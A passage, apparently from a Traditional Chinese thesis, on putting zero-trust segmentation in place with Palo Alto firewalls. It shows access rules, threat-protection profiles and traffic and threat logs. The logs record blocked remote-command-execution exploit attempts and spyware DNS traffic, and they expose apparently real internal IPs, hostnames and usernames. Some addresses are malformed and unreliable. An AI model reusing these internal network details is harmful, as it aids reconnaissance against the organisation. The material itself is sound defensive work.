標題	來源				目的地		
	ZONE	位址	使用者	設備	ZONE	位址	設備
VPN_User to DC	vlan9	HQNET_SSLVPN_TF_ HQNET_SSLVPN_U_ HQNET_SSLVPN_U_ HQNET_SSLVPN_U_	any	any	vlan120	HQ-Bugzilla-CEM_10.100.120.115 HQ-Bugzilla-Test_10.100.120.112 HQ-Bugzilla_10.100.120.111	any
VPN_User to DC	vlan9	HQNET_SSLVPN_TF_ HQNET_SSLVPN_U_ HQNET_SSLVPN_U_ HQNET_SSLVPN_U_	any	any	vlan120	HQ-GIFSWP_10.100.120.335 HQ-CRVS_10.100.120.144	any
VPN_Vender to DC	vlan9	HQNET_SSLVPN_U_	any	any	vlan120	HQ-HRMS01-PRD_10.100.120.17 HQ-HRMS02-QAS_10.100.120.22	any
VPN_Vender to DC	vlan9	HQNET_SSLVPN_U_	any	any	vlan120	HQ-GPM_10.100.120.51	any
VPN_Vender to DC	vlan9	HQNET_SSLVPN_U_	any	any	vlan120	HQ-EDI-AP-PRD_10.100.120.38 HQ-EDI-AP-QAS_10.100.120.37 HQ-EDI-DB-PRD_10.100.120.39	any
				網際網路使用者			
							資料中心

圖 3-5：來自遠端使用者以及供應商流向資料中心的流量

標籤	來源					目的地		
	ZONE	位址	使用者	設備		ZONE	位址	設備
Azure SAP to DC	vlan9	HQ-SAP-Azure_10.2	any	any		vlan120	any	any
DMZ to DC	vlan9	192.168.120.75	any	any		vlan120	any	any
Internet to DC	vlan9	any	any	any		vlan120	HQ-SpamSQR_10.100.120.248	any
Internet to DC	vlan9	CN	any	any		vlan120	HQ-SpamSQR_10.100.120.248	any
Internet to DC	vlan9	TW	any	any		vlan120	HQ-MSHybrid_10.100.120.157	any
Internet to DC	vlan9	any	any	any		vlan120	HQ-UW-Exchange_10.100.120.151-152	any
Internet to DC	vlan9	any	any	any		vlan120	HQ-TW-CAS_10.100.120.11-13	any
Internet to DC	vlan9	CN	any	any		vlan120	HQ-EIP-AP-PRD_10.100.120.99	any
		TW						
		US						
Internet to DC	vlan9	any	any	any		vlan120	HQ-GPM_10.100.120.51	any
Internet to DC	vlan9	any	any	any		vlan120	HQ-ED-AP-PRD_10.100.120.39	any
							HQ-ED-AP-QAS_10.100.120.37	
網際網路使用者					資料中心			

圖 3-6：來自網際網路使用者流向資料中心的流量

例如，來自資料中心流向分支機構資料中心的流量。如圖 3-7，依資料中心與分支機構資料中心之間的同步需求，分別定義存取規則。

標籤	來源					目的地		
	ZONE	位址	使用者	設備		ZONE	位址	設備
DC to SZ_DC	vlan120	HQ-EIP-AP-PRD_10	any	any		vlan1097	SZ-EIP-DEV-APs_10.100.160.77-79	any
DC to SZ_DC	vlan120	HQ-Cacti_10.100.12	any	any		vlan1097	GP_SZ_DC-NET	any
		HQ-Nagios_10.100.1						
		HQ-Zabbix_10.100.1						
DC to SZ_DC	vlan120	HQ-DDI_10.100.120	any	any		vlan1097	GP_SZ_DC-NET	any
Unexpected	vlan120	any	any	any		vlan1097	GP_SZ_DC-NET	any
	vlan129							
Unexpected	vlan120	any	any	any		vlan1097	GP_SZ_DC-NET	any
	vlan129							
DC to KS_DC	vlan120	HQ-TRZDC_10.100.1	any	any		vlan1097	KS-DC_10.100.110.1	any
		HQ-TWDC_10.100.1						
		HQ-WK-DC_10.100						
DC to KS_DC	vlan120	HQ-IntraLinkAP_10.1	any	any		vlan1097	KS-DC_10.100.110.1	any
DC to KS_DC	vlan120	GP-TP-Exchange	any	any		vlan1097	KS-DC_10.100.110.1	any
分支機構資料中心					資料中心			

圖 3-7：資料中心與分支機構資料中心同步的流量

流量在網路中移動的方式影響著保護重要資源的方法。因此，透過對應網路中的流量交易，可以了解資源在網路中與其他資源互動的方式，一旦明確了誰在存取甚麼資源，就可以定義更精細的存取策略，並依身分、應用與服務進行下一階段的分割。

3.5 定義存取策略

在對應交易流量之後，企業對於實施零信任架構方法變得更為具體，零信任是一種流量型架構，通過了解流量交易的運作方式之後，透過流量資訊嵌入需要控制的位置，隨著更多資訊的收集，逐步調整成更精細的安全區域。新世代防火牆針對每一個安全區域以及相對應的流量，強制使用第七層的存取控制保護，包含依據應用程式、依據身分、依據風險評估的組合來定義存取規則，進而實現最小存取權限的控制原則。

3.5.1 基於應用定義存取策略

App-ID 是 Palo Alto Networks 開發的一項新技術，能精確的識別和分類所有流量。與傳統第四層防火牆不同，App-ID 不依賴連接埠或通訊協定來識別應用程式，而是使用多種機制來識別應用程式的身分，並提供應用程式的可視性、運作狀態、行為特徵和相關風險資訊，同時也消除了攻擊者可能用來規避檢測的方法。透過應用程式類別建立安全性規則，啟用、檢查或封鎖不需要使用的應用程式。

如圖 3-8，來自辦公網路使用者流向資料中心的存取規則，分別為每一個相同的應用定義存取規則，同一存取策略中盡量減少應用與服務的啟用數目，避免非必要的存取服務在網路上曝光，進而降低攻擊面。

如圖 3-10，允許內部員工僅能存取公司內部的 DNS、DHCP 以及 NTP 服務器，同時限制外部 DNS 的存取。嚴格控制來源區域、目的的伺服器可以使用的應用程式。

	來源				目的地						
標題	ZONE	位址	使用者	設備	ZONE	位址	設備	應用模式	服務	動作	
Infrastructure	any	any	any	any	any	10.100.120.3 HQ-HAV-DC01-10.100.120.3	any	dhcp	any	允許	
Infrastructure	any	any	any	any	any	10.100.120.3 HQ-HAV-DC02-10.100.120.34 HQ-HAV-DC01-10.100.120.3 HQ-HAV-DC02-10.100.120.34	any	dns ntp	application...	允許	

圖 3-10：DNS 存取規則

如圖 3-11，為每一個存取來源啟用存取規則之後，為每個存取來源定義流量封鎖規則，拒絕已知的惡意流量或業務上不需要使用的流量。如圖 3-12，持續監控與紀錄封鎖規則中的流量，這些流量有可能是不知道且合法的流量或正在遭受攻擊的流量。透過日誌轉送至郵件給管理員，以便持續追蹤、分析和調整。

名稱	標籤	來源				目的地			應用程式	標籤	動作
		ZONE	位址	使用者	設備	ZONE	位址	設備			
SDW-DC_Si_User-Unexpected-A...	Monitor	any	any	any	any	any	any	any	any	application...	拒絕
SDW-DC_Si_User-Unexpected-A...	Monitor	any	any	any	any	any	any	any	any	any	拒絕

圖 3-11：封鎖規則

接收時間	類型	來源區域	目的區域	來源	來源使用者	非預期惡意位址	目的位址	目的地惡意位址	數目使用次數	目的位址	應用程式	動作	規則	工作階段結束原因
11/11 13:32:33	deny	vlan123	vlan120	10.100.127.39			HQ-INT-LinkAP_10.100.120.3		80	web-browsing	drop	policy-deny	QA-DC-Unexpected-AFF	policy-deny
11/11 12:00:44	deny	vlan127	vlan120	10.100.127.39			HQ-INT-LinkAP_10.100.120.3		80	web-browsing	drop	policy-deny	QA-DC-Unexpected-AFF	policy-deny
11/11 12:00:21	deny	vlan123	vlan120	10.100.127.39			HQ-INT-LinkAP_10.100.120.3		80	web-browsing	drop	policy-deny	QA-DC-Unexpected-AFF	policy-deny
11/11 12:00:17	deny	vlan127	vlan120	10.100.127.39			HQ-INT-LinkAP_10.100.120.3		80	web-browsing	drop	policy-deny	QA-DC-Unexpected-AFF	policy-deny
11/11 12:00:06	deny	vlan123	vlan120	10.100.127.39			HQ-INT-LinkAP_10.100.120.3		80	web-browsing	drop	policy-deny	QA-DC-Unexpected-AFF	policy-deny
11/11 11:14:35	deny	vlan127	vlan120	10.100.127.71			HQ-INT-LinkAP_10.100.120.3		80	web-browsing	drop	policy-deny	QA-DC-Unexpected-AFF	policy-deny
11/11 11:14:17	deny	vlan127	vlan120	10.100.127.71			HQ-INT-LinkAP_10.100.120.3		80	web-browsing	drop	policy-deny	QA-DC-Unexpected-AFF	policy-deny
11/11 11:13:36	deny	vlan127	vlan120	10.100.127.71			HQ-INT-LinkAP_10.100.120.3		80	web-browsing	drop	policy-deny	QA-DC-Unexpected-AFF	policy-deny

圖 3-12：觀察拒絕的流量

3.5.2 基於角色定義存取策略

User-ID 是 Palo Alto Networks 新世代防火牆搭配目錄服務整合，例如 Microsoft Active Directory 或 LDAP 提供識別網路使用者的技術。如圖 3-13，透過 User-ID 可以監控使用者使用應用程式的狀況，透過使用者識別，了解誰在使用這個應用程式，誰可能已經傳播了威脅或誰正在傳輸文件。

	時間範圍	類型	來源區域	目的地區	來源	來源使用者	來源數位地址範圍	目的地	目的地數位地址範圍	數位使用者群組	目的端埠	應用程式	動作
	11/23 11:17:12	end	vlan121	vlan120	10.100.121.169	univall		10.100.120.3			389	ldap	allow
	11/23 11:17:12	end	vlan127	vlan120	10.100.127.83	univall		10.100.120.3			389	ldap	allow
	11/23 11:17:12	end	vlan122	vlan120	10.100.122.56	univall		10.100.120.3			389	ldap	allow
	11/23 11:17:12	end	vlan127	vlan120	10.100.127.56	univall		10.100.120.3			443	ms-ds-smbv3	allow
	11/23 11:17:12	end	vlan127	vlan120	10.100.127.57	univall		10.100.120.3			389	ldap	allow
	11/23 11:17:11	end	vlan121	vlan120	10.100.121.60	univall		10.100.120.3			389	ldap	allow
	11/23 11:17:11	end	vlan127	vlan120	10.100.127.57	univall		10.100.120.3			443	ms-ds-smbv3	allow
	11/23 11:17:11	end	vlan121	vlan120	10.100.121.81	univall		10.100.120.3			443	ms-ds-smbv3	allow
	11/23 11:17:11	end	vlan121	vlan120	10.100.121.37	univall		10.100.120.3			443	ms-ds-smbv3	allow
	11/23 11:17:11	end	vlan121	vlan120	10.100.121.123	univall		10.100.120.3			389	ldap	allow

圖 3-13：使用者存取應用程式的流量

如圖 3-14，將使用者資訊與安全性規則互相連結，可以實現基於使用者身分或角色的存取控制，確保只有業務需求的使用者才有權存取應用程式，例如人事系統、財務系統...等。對於更敏感的應用程式，確保僅有特定需求的使用者才能存取，例如僅有 IT 支援人員才需要存取的遠端桌面應用程式。基於角色的存取控制可以解決 DHCP 無法將 IP 對應到使用者的問題，並符合零信任原則，任何使用者無論網路位置如何，都必須經過身分驗證與授權，才能存取網路資源。

	來源				目的地						
標題	ZONE	地址	使用者	設備	ZONE	地址	設備	應用程式	服務	動作	
SZ-User to DC	vlan1097	GP_SZ_OA-NET	InfVidomain users InfVidomain users any@InfVidomain user	any	vlan120	HQ-ETB-DC-10.100.120.6	any	Microsoft-pub... ms-ds-smb ssh	any	允許	
SZ-User to DC	vlan1097	GP_SZ_OA-NET	InfVidomain users InfVidomain users any@InfVidomain user	any	vlan120	HQ-ETB-DC-10.100.120.6	any	ssh	any	允許	
SZ-User to DC	vlan1097	GP_SZ_OA-NET	InfVidomain users	any	vlan100	10.100.100.100	any	any	MES_Web...	允許	
Manager	vlan1097	GP_SZ_OA-NET	InfVidomain users	any	vlan120	HQ-ETB-DC-10.100.120.6 HQ-ETB-DC-10.100.120.6 HQ-ETB-DC-10.100.120.6 HQ-ETB-DC-10.100.120.6	any	ms-ds-smb ms-rdp ssh oracle	any	允許	
Manager	vlan1097	GP_SZ_OA-NET	InfVidomain users InfVidomain users InfVidomain users	any	vlan120	HQ-ETB-DC-10.100.120.6 HQ-ETB-DC-10.100.120.6 HQ-ETB-DC-10.100.120.6	any	ms-rdp ping tel web-browsi...	any	允許	

圖 3-14：基於使用者角色定義存取規則

3.5.3 基於風險評估定義存取策略

透過內容識別(Content-ID)技術，Palo Alto Networks 新世代防火牆能夠即時偵測已知或未知的威脅，包括防毒、反間諜軟體、漏洞保護、檔案封鎖、WildFire 分析服務等威脅防護。

如圖 3-15，防毒設定，為每一個允許的安全策略規則附加嚴格的防毒保護，當授權的流量嘗試進入網路時，即時阻止已知的惡意軟體、勒索軟體和病毒。例如，附加在使用者到資料中心的流量的防毒保護，以防止攻擊者利用端點漏洞向資料中心的伺服器橫向散播惡意軟體及駭客工具，有效阻止駭客的橫向移動。例如，佈署在資料中心到 Internet 的流量的防毒，以識別和阻止 C&C 流量、惡意軟體和駭客工具的下載，從而有效的阻止駭客的初始攻擊。

防毒設定檔

?

名稱

Strict_AV

說明

動作

特徵碼例外

WildFire 內嵌 ML

☐ 啟用封包擷取

協定偵測

通訊協定	特徵碼動作	WILDFIRE 特徵碼動作 ^	WILDFIRE 內嵌 ML 動作
http	default (reset-both)	default (reset-both)	default (reset-both)
http2	default (reset-both)	default (reset-both)	default (reset-both)
ftp	default (reset-both)	default (reset-both)	default (reset-both)
smb	default (reset-both)	default (reset-both)	default (reset-both)
imap	reset-both	reset-both	reset-both
smtp	reset-both	reset-both	reset-both

應用程式例外狀況

應用程式

動作

+

 新增

-

 刪除

0 個項目

→

×

成功

取消

圖 3-15：防毒設定

如圖 3-16，為每一個允許的安全策略規則附加嚴格的反間諜軟體保護，反間軟體設定。對中、高嚴重等級的威脅啟用封包擷取，以識別駭客的 C&C 伺服器或從端點上的間諜軟體所發起的命令和控制流量，包括後門、瀏覽器劫持、資料竊取和鍵盤監聽等。例如，附加在使用者到資料中心的流量、資料中心的內部流量以及網際網路到資料中心的流量，以有效阻止 C&C 流量。附加在資料中心到網際網路的流量，識別和阻止 C&C 流量以及惡意軟體及駭客工具的下載。

反間諜軟體設定檔

?

名稱
Strict_AS
說明

特徵碼原則
特徵碼例外
DNS 原則
DNS 例外

<input type="checkbox"/>	政策名稱	嚴重性	動作	封包擷取
<input type="checkbox"/>	simple-critical	critical	reset-both	single-packet
<input type="checkbox"/>	simple-high	high	reset-both	single-packet
<input type="checkbox"/>	simple-medium	medium	reset-both	single-packet
<input type="checkbox"/>	simple-low	low	default	disable
<input type="checkbox"/>	simple-informational	informational	default	disable

+ 新增
- 刪除
↑ 上移
↓ 下移
↻ 複製
🔍 尋找相符的特徵碼

成功
取消

圖 3-16：反間諜軟體設定

如圖 3-17，為每一個允許的安全策略規則附加嚴格的漏洞保護保護設定。啟用封包擷取，漏洞保護可以防止緩衝區溢位、非法代碼對端點或服務器的破壞或橫向移動，並有效追蹤潛在的攻擊來源。例如，附加在資料中心內部流量，嚴格的漏洞保護有助於防止攻擊者利用漏洞在資料中心網路間橫向傳播惡意軟件和駭客工具。附加在網際網路到資料中心的流量，阻止企圖利用服務器漏洞破壞資料中心的服務器。即使資料中心的服務器已被入侵，漏洞保護仍可隔離受感染的服務器，避免漏洞遭到利用。

漏洞保護設定檔

名稱

Strict_VP

說明

規則

例外狀況

<input type="checkbox"/>	規則名稱	威脅名稱	CVE	主機類型	嚴重性	動作	封包擷取
<input type="checkbox"/>	simple-client-critical	any	any	client	critical	reset-both	single-packet
<input type="checkbox"/>	simple-client-high	any	any	client	high	reset-both	single-packet
<input type="checkbox"/>	simple-client-medium	any	any	client	medium	reset-both	single-packet
<input type="checkbox"/>	simple-client-informational	any	any	client	informational	default	disable
<input type="checkbox"/>	simple-client-low	any	any	client	low	default	single-packet
<input type="checkbox"/>	simple-server-critical	any	any	server	critical	reset-both	single-packet

+

新增

-

刪除

↑

上移

↓

下移

⌂

複製

🔍

尋找相符的特徵碼

成功

取消

圖 3-17：漏洞保護設定

如圖 3-18，為每一個允許的安全策略規則附加嚴格的檔案封鎖規則。嚴格封鎖與企業業務無關的文件、多層壓縮及加密的文件，進而有效阻止惡意檔案攻擊。例如，將檔案封鎖規則附加在使用者到資料中心的流量，將嚴格的檔案封鎖規則附加到不需要共享文件的應用程式安全策略規則，以阻止惡意軟體及危險文件的傳播。附加到資料中心內部的流量，以防止受感染的服務器與其他服務器共享惡意文件，有效隔離感染，並防止惡意軟體透過資料中心傳播。



圖 3-18：檔案封鎖設定

如圖 3-19，建立 DoS 保護設定檔，保護所有 Web 服務器避免 SYN 爆量攻擊，並為網際網路流向資料中心的所有 Web 服務器啟用 DoS 防禦，如圖 3-20。



圖 3-19：DoS 保護設定

來源			目的地		服務	動作	保護	
地區/介面	位址	使用者	地區/介面	位址			策略	已分類
vlan9	any	any	vlan120	HQ-EDI-AP	service-http	protect	無	設定檔: Internet to...
				HQ-EDI-AP	service-https			destination-ip-only
				HQ-EIP-AP				
				HQ-GPM_1				
				HQ-SpanS				
				HQ-Whitzu				

圖 3-20：建立 DoS 保護規則

防毒、反間諜軟體、漏洞保護、檔案封鎖可以檢測和阻止已知的威脅，Palo Alto Networks 的 WildFire 可以分析未知的或有針對性的惡意軟體。WildFire 是一種位於雲端上的惡意軟體分析服務，在沙箱環境中執行及觀察未知的檔案，且擁有龐大的威脅情報資料庫，可以識別未知的威脅 [84]。如圖 3-21，WildFire 分析設定，為每一個允許的安全策略規則附加未知的惡意軟體分析，以防禦未知的威脅及 APT 攻擊。

WildFire 分析設定檔

名稱 Strict_WildFire
說明

1 個項目

<input type="checkbox"/>	名稱	應用程式	檔案類型	目錄	分析
<input type="checkbox"/>	Send all	any	any	both	public-cloud

+ 新增 - 刪除

成功 取消

圖 3-21：未知的威脅分析設定

3.6 建立零信任存取策略

遵循零信任架構持續驗證、持續監控以及最小存取權限原則，因此一個定義良好存取策略必須包含 Who、What、When、Where、Why、How 等六大元素：

Who：誰在存取資源？存取控制規則必須考慮來源區域、來源 IP 地址、來源使用者、來源裝置等變數，如圖 3-22。



圖 3-22：存取來源安全性政策規則

What：需要存取哪些應用程式？傳統防火牆僅能依據連接埠與通訊協定來分類流量，然而現今的威脅可以輕易繞過連接埠，新世代防火牆可以識別應用程式層級的流量，透過已識別的 App-ID 或自定義的應用程式來定義存取規則，如圖 3-23。




圖 3-23：應用程式安全性政策規則

When：何時可以存取？使用時間變數來定義存取規則，限制某些資源僅能於上班時間授權存取，如圖 3-24。



圖 3-24：存取時間安全性政策規則

Where：需要存取那些資源？以目的地區域、目的地 IP 地址、目的地裝置作為存取控制原則的變數，如圖 3-25。



圖 3-25：存取目的地安全性政策規則

Why：為何這個存取需求可以被授權？透過流量分析可以了解封包所套用的規則、應用、允許或拒絕，如圖 3-26。

來源區段	目的地區	來源	來源使用者	來源動態位址群	目的地	目的地動態位址群	動態位址群	目的端位址群	應用層	動作	規則	工作階段結束原因
vlan129	vlan123	HQ-PC-SRV_10.100.129.230	hwif@qa.st			10.100.123.230			5060	not-applicable	deny	policy-deny
vlan121	vlan127	tp-banyen-1.univill.com.tw	hwif@univill			10.100.127.69			7680	not-applicable	deny	policy-deny
vlan121	vlan1090	tp-willytsai.univill.com.tw	univill@willytsai			10.201.90.13			7680	not-applicable	deny	policy-deny
vlan121	vlan127	tp-banyen-2.univill.com.tw	univill@banyen			10.100.127.69			7680	not-applicable	deny	policy-deny
vlan121	vlan127	tp-bauchen1.univill.com.tw	univill@bauchen			10.100.127.70			7680	not-applicable	deny	policy-deny
vlan121	vlan127	tp-banyen-1.univill.com.tw	hwif@univill			10.100.127.69			7680	not-applicable	deny	policy-deny
vlan1095	vlan9	10.201.95.247				ec2-34-231-154-75.compute-1.amazonaws.com			443	not-applicable	deny	policy-deny
vlan122	vlan121	10.100.122.66	univill@univill.booking			tp-bf@hang.g.univill.com.tw			7680	not-applicable	deny	policy-deny
vlan121	vlan122	tp-bf@univill.com.tw	univill@bf@univill			10.100.122.66			7680	not-applicable	deny	policy-deny
vlan121	vlan100	tp-sandyho.univill.com.tw				SL-AD_10.100.100.1			389	not-applicable	deny	policy-deny
vlan121	vlan127	tp-bauchen1.univill.com.tw	univill@bauchen			10.100.127.70			7680	not-applicable	deny	policy-deny
vlan121	vlan127	10.100.121.58	univill@univill.chang			10.100.127.69			7680	not-applicable	deny	policy-deny
vlan122	vlan127	10.100.122.59	univill@univill			10.100.127.69			7680	not-applicable	deny	policy-deny
vlan122	vlan127	10.100.122.59	univill@univill			10.100.127.70			7680	not-applicable	deny	policy-deny
vlan127	vlan122	10.100.127.66	univill@univill			10.100.122.71			7680	not-applicable	deny	policy-deny

圖 3-26：新世代防火牆流量紀錄

How：針對允許的流量進出進行掃描，包括威脅識別、惡意程式病毒掃描、弱點攻擊防護、網址過濾等。透過封包的掃描結果來決定允許或拒絕，以確保每一個存取封包都是安全的，如圖 3-27。

掃描時間	類型	威脅 ID/名稱	來源區段	目的地區	來源位址	來源使用者	來源動態位址群	目的位址	目的動態位址群	目的端位址群	應用層	動作	嚴重性
11/16 12:36:54	vulnerability	D-Link Router Remote Command Execution Vulnerability	vlan9	vlan120	74.119.193.253			10.100.120.99			80	web-browsing	critical
11/16 12:38:51	vulnerability	D-Link Router Remote Command Execution Vulnerability	vlan9	vlan120	74.119.193.253			10.100.120.99			80	web-browsing	critical
11/16 10:48:54	spyware	DGAwww.spykaren@pcv.com	vlan121	vlan120	10.100.121.77	univill@univill		10.100.120.3			53	dns-base	critical
11/16 10:48:58	spyware	DGAwww.spykaren@pcv.com	vlan121	vlan120	10.100.121.77	univill@univill		10.100.120.3			53	dns-base	critical
11/16 10:48:58	spyware	DGAwww.spykaren@pcv.com	vlan121	vlan120	10.100.121.77	univill@univill		10.100.120.3			53	dns-base	critical
11/16 10:48:55	spyware	DGAwww.spykaren@pcv.com	vlan121	vlan120	10.100.121.77	univill@univill		10.100.120.3			53	dns-base	critical
11/16 10:48:55	spyware	DGAwww.spykaren@pcv.com	vlan121	vlan120	10.100.121.77	univill@univill		10.100.120.3			53	dns-base	critical
11/16 10:48:55	spyware	DGAwww.spykaren@pcv.com	vlan121	vlan120	10.100.121.77	univill@univill		10.100.120.3			53	dns-base	critical
11/16 10:48:55	spyware	DGAwww.spykaren@pcv.com	vlan121	vlan120	10.100.121.77	univill@univill		10.100.120.3			53	dns-base	critical
11/16 09:24:12	spyware	DGAwww.spykaren@pcv.com	vlan121	vlan120	10.100.121.77	univill@univill		10.100.120.3			53	dns-base	critical
11/16 09:24:12	spyware	DGAwww.spykaren@pcv.com	vlan121	vlan120	10.100.121.77	univill@univill		10.100.120.3			53	dns-base	critical
11/16 09:24:12	spyware	DGAwww.spykaren@pcv.com	vlan121	vlan120	10.100.121.77	univill@univill		10.100.120.3			53	dns-base	critical
11/16 09:24:02	spyware	DGAwww.spykaren@pcv.com	vlan121	vlan120	10.100.121.77	univill@univill		10.100.120.3			53	dns-base	critical
11/16 09:24:02	spyware	DGAwww.spykaren@pcv.com	vlan121	vlan120	10.100.121.77	univill@univill		10.100.120.3			53	dns-base	critical
11/16 09:24:02	spyware	DGAwww.spykaren@pcv.com	vlan121	vlan120	10.100.121.77	univill@univill		10.100.120.3			53	dns-base	critical
11/16 09:24:02	spyware	DGAwww.spykaren@pcv.com	vlan121	vlan120	10.100.121.77	univill@univill		10.100.120.3			53	dns-base	critical
11/16 02:09:07	vulnerability	TerraMaster FOS Remote Command Execution Vulnerability	vlan9	vlan120	74.119.193.253			10.100.120.99			80	web-browsing	critical
11/16 02:09:07	vulnerability	TerraMaster FOS Remote Command Execution Vulnerability	vlan9	vlan120	74.119.193.253			10.100.120.99			80	web-browsing	critical
11/15 15:01:52	spyware	genetic@pcv.com	vlan122	vlan120	10.100.122.53			10.100.120.34			53	dns-base	critical
11/15 15:01:52	spyware	genetic@pcv.com	vlan122	vlan120	10.100.122.53			10.100.120.34			53	dns-base	critical
11/15 15:01:52	spyware	genetic@pcv.com	vlan122	vlan120	10.100.122.53			10.100.120.34			53	dns-base	critical
11/15 15:01:50	spyware	genetic@pcv.com	vlan122	vlan120	10.100.122.53			10.100.120.34			53	dns-base	critical

圖 3-27：新世代防火牆威脅防護紀錄

3.7 持續監控與改善

持續監控與改善是零信任的原則之一，企業應該盡可能多地收集相關資產的安全狀態資訊，並利用這些資訊來改善其安全性。新世代防火牆可

以收集和分析實時的威脅情報，並使用該資訊更新防火牆策略和規則，以防止網路受到已知和未知威脅的攻擊。如圖 3-28 所示，透過 Palo Alto 新世代防火牆完整的安全日誌管理功能，對所有事件進行詳細的記錄和分析，包括攻擊事件、漏洞事件和安全策略事件等，幫助管理員有效的檢測和應對安全事件。透過自動化的威脅檢測和回應功能，快速識別和防禦各種威脅，包括入侵、惡意程式、漏洞利用等攻擊。如圖 3-29，搭配 EDR 的端點防護紀錄，可以實現威脅的完全可視性，透過架構的逐步調整，進一步提升企業的安全性。



圖 3-28：新世代防火牆威脅活動紀錄




圖 3-29：EDR 威脅活動紀錄

3.8 研究結果

實施零信任並沒有單一的技術與方法，而是需要運用多種現有的技術來實現。如圖 3-30 所示，本文首先強化身分識別與授權管理，使用 Microsoft Active Directory 做為身分識別與存取控制的核心，並整合 Azure Active Directory，實現內部與雲端環境的單一識別環境。為確保身分驗證的可靠性，強制使用多因素認證及使用基於身分識別的存取規則，確保只有對的人才能夠存取公司資源。為了加強端點安全及資源存取安全，透過 EDR 端點防護和新世代防火牆的威脅防護，實現全面和深入的威脅偵測和響應。為了實現零信任最小存取權限原則，為企業重新定義網路邊界，透過微分段和強化的存取規則，實現網路位置不存在信任，持續監控與回應每一個存取需求，進而減少攻擊表面及降低威脅的橫向移動。最後，透過 EDR 與新世代防火牆的威脅可視性，持續監控與調整企業網路的安全措施，變更前後的架構如表 3-3。透過表 3-4 所實施的措施來實現零信任架構原則。




圖 3-30：零信任導入模型

表 3-3：變更前後架構比較表

實現目標	原有架構	變更後架構
零信任	基於傳統的邊界防護，控制南北向流量，東西向流量可以自由存取。	以新世代防火牆取代核心交換機，透過微分段以及 5W1H 的存取規則來控制東西向流量。
身分驗證	以 Microsoft AD 作為統一的身分管理核心。	整合 Microsoft AD 與 Azure AD 實現雲端、地端的單一識別環境，並強制使用 MFA，確保身分驗證的可靠性。
存取控制	以 Microsoft AD 作為統一的存取控制核心，基於角色的存取控制模型來實現對資源的存取控制。	以新世代防火牆實現基於角色的存取控制、基於屬性的存取控制以及基於風險的存取控制。
偵測與回應	基於傳統邊界防火牆南北向的偵測與回應	導入 EDR 端點防護，實現端點的偵測與回應。 透過新世代防火牆實現網路的偵測與回應。

表 3-4：零信任原則與研究結果

目標	研究結果
資源企業所有資源	透過新世代防火牆 USER-ID、DEVICE-ID、APP-ID 識別企業所有資源，包含網路、使用者、設備、服

	務與應用。為企業重新定網路邊界以及定義保護範圍。
確保所有連線安全	透過新世代微分段重設網路邊界，所有資源的存取一律經過防火牆。實施基於身分或角色的存取規則，實現網路位置不存在信任，確保所有連線的安全。
最小存取權限原則	實施基於應用定義存取規則，授予最小的存取權限。
動態驗證與授權	全面導入 MFA，實施 5W1H 的零信任存取策略，依據身分屬性、環境屬性(位置、時間)、裝置屬性、服務與應用可觀察到的狀態，動態驗證與授權。
確保所有設備安全	透過 EDR 端點防護，確保端點都處於安全的狀態。網路隔離 OT/IoT 設備。
持續驗證與授權	實施基於風險評估的存取規則，持續監控每一個連線的風險，依風險評估結果決定授權。
